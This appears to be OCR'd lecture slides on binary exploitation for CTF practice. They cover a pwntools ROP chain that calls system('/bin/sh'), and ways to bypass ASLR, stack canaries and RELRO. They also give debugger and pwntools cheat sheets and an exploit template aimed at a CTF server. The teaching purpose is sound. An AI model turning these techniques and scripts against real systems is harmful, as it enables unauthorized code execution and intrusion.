
From ROP to shell

- Goal: execute libc function `system("/bin/sh")`
- Function arguments passed via registers
  - System V calling convention: `rdi rsi rdx rcx r8 r9`
- Use `pop rdi` to set first argument

Building ROP chain in Python


```python
from pwn import *                                   # import pwntools
libc = ELF('./libc.so.6')

payload  = b'A' * 22                                # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
payload += p64(0x401213)                            # address of "pop rdi; ret" gadget
assert p64(0x401213) == b'\x13\x12\x40\0\0\0\0\0' # 64-bit little endian
payload += p64(next(libc.search(b'/bin/sh')))       # address of "/bin/sh" string in libc
payload += p64(libc.sym.system)                     # address of system() function
```

```python
context.bits = 64
payload = flat(
    b'A' * 22,                      # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    0x401213,                       # address of "pop rdi; ret" gadget
    next(libc.search(b'/bin/sh')),  # address of "/bin/sh" string
    libc.sym.system                 # address of system() function
)
```




Caveat

We assumed that addresses of gadgets and libc are known



Caveat

Randomized address mappings break our attack



🤮 ASLR 🤮

- **A**ddress **S**pace **L**ayout **R**andomization
- Base address of following regions randomized:
  - Stack
  - Heap
  - mmap region (includes libc and other dynamic libaries)
- **Not** randomized is base address of
  - main binary region (includes .text, .rodata, .bss and .got)
- … unless binary is 🤮 Position Independent Executable (PIE) 🤮

🚀 Bypass: Leak primitive 🚀


- Use leak primitive to print an address (e.g. with format string bug)
- Only base addresses randomized (offsets within regions constant)
  → Leak of 1 library address derandomizes all libraries
  → Leak of 1 address in main binary region breaks PIE

🤮 Canaries 🤮


```
0x40114e <+8>:    mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:   mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>:  mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:   sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:   je     0x4011a3 <main+93>
0x40119e <+88>:   call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:   leave
0x4011a4 <+94>:   ret
```

- function prologue: push 7 random (+1 null) byte on stack
- function epilogue: assert these bytes did not change
- Prevents stack buffer overflows

🤮 Canaries 🤮




```
0x40114e <+8>:    mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:   mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>:  mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:   sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:   je     0x4011a3 <main+93>
0x40119e <+88>:   call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:   leave
0x4011a4 <+94>:   ret
```

```
$ ./exploit.py
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

🤮 Canaries 🤮


```
0x40114e <+8>:    mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:   mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>:  mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:   sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:   je     0x4011a3 <main+93>
0x40119e <+88>:   call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:   leave
0x4011a4 <+94>:   ret
```

- Canary worthless if we can leak it, e.g. by
  - overwriting canary's null byte using buffer overflow and calling `puts(buf)`
- ... or if we have Arbitray Write

🚀 Arbitrary write primitive 🚀

- Bug that allows writing anything at any address
- Which address to choose?
  - pointers to library functions in GOT (global offset table)
  - … but GOT is read-only if checksec reports Full RELRO
  - other targets: GOT in libc, exit handlers, return addresses

Common Mistakes

libc stack alignment

```
Program received signal SIGSEGV, Segmentation fault.
──────────────────────[ DISASM / x86_64 / set emulate on ]──────────────────────
► 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- `movaps` requires `rsp` to be multiple of `0x10`
- Solution: add `ret` gadget at start of your chain

Common Mistakes

calling your exploit script pwn.py

```
$ python3 ./pwn.py
Traceback (most recent call last):
  File "/tmp/./pwn.py", line 2, in <module>
    from pwn import *
    ^^^^^^^^^^^^^^^^^
  File "/tmp/pwn.py", line 3, in <module>
    exe = context.binary = ELF('level1')
          ^^^
NameError: name 'ELF' is not defined
```

In this case, `import pwn` does *not* import pwntools but the file `pwn.py` in your current directory!

Practicing

Watch Mindmapping a Pwnable Challenge by LiveOverflow

- pwn.college
- ctf.hackucf.org
- ropemporium.com
- pwnable.kr
- Application Security (AppSec) practical course

Tools

- pwndbg for gdb
- pwntools for exploit scripts
  - includes checksec, ROPGadget
- pwninit (convenient patchelf wrapper)
- one_gadget (single gadget RCE)

pwntools cheat sheet

```python
#!/usr/bin/env python3
from pwn import *

r.sendline(b'A'*8 + p64(0x400000) + cyclic(8))  # concatenate strings using +
proof = r.recvuntil(b'Quod erat demonstrandum.')
line = r.recvline()  # or r.recvuntil(b'\n')
num = int(line, 16)  # parse line as hexadecimal integer
print(hex(num))      # convert back
```

```
$ pwn cyclic -l 0x62616163626162  # find offset for buffer overflow
$ ROPgadget --binary ./level2     # find ROP gadgets
```

checksec

Partial RELRO	GOT is writable (useful if you have arbitrary write)
Full RELRO	GOT is read-only
Canary found	some functions protected against buffer overflow
NX enabled	stack is not executable (prevents shellcode)
PIE enabled	binary base address randomized (prevents ROP)
everything else	irrelevant

pwndbg cheat sheet 🔗

`start`	start execution until main function
`b win`	set breakpoint at start of function
`b *win+5`, `b *0xdeadbeef`	set breakpoint at address
`c`	continue until breakpoint
`ni`, `so`	step over an instruction
`si`	step into a function call
`lm`, `vmmap`	list memory mappings
`tel 0xdeadbeef`	dump memory at address

Pressing Enter repeats last command.

pwntools template

```python
#!/usr/bin/env python3
# ruff: noqa: F403 F405
# pylint:disable=undefined-variable,wildcard-import
from pwn import *
elf = context.binary = ELF("./level1")
context.log_level = 'debug'

if args.REMOTE:
    r = remote('intro.kitctf.de', 4169) # different for each level
elif args.GDB:
    r = gdb.debug(elf.path, env={}, gdbscript='''
        break main
        continue
        ''')
else:
    r = process(elf.path)

win = p64(elf.symbols['win'])
r.sendline(cyclic(0xff))
r.interactive()
```

Usage: `./exploit.py` or `./exploit.py GDB`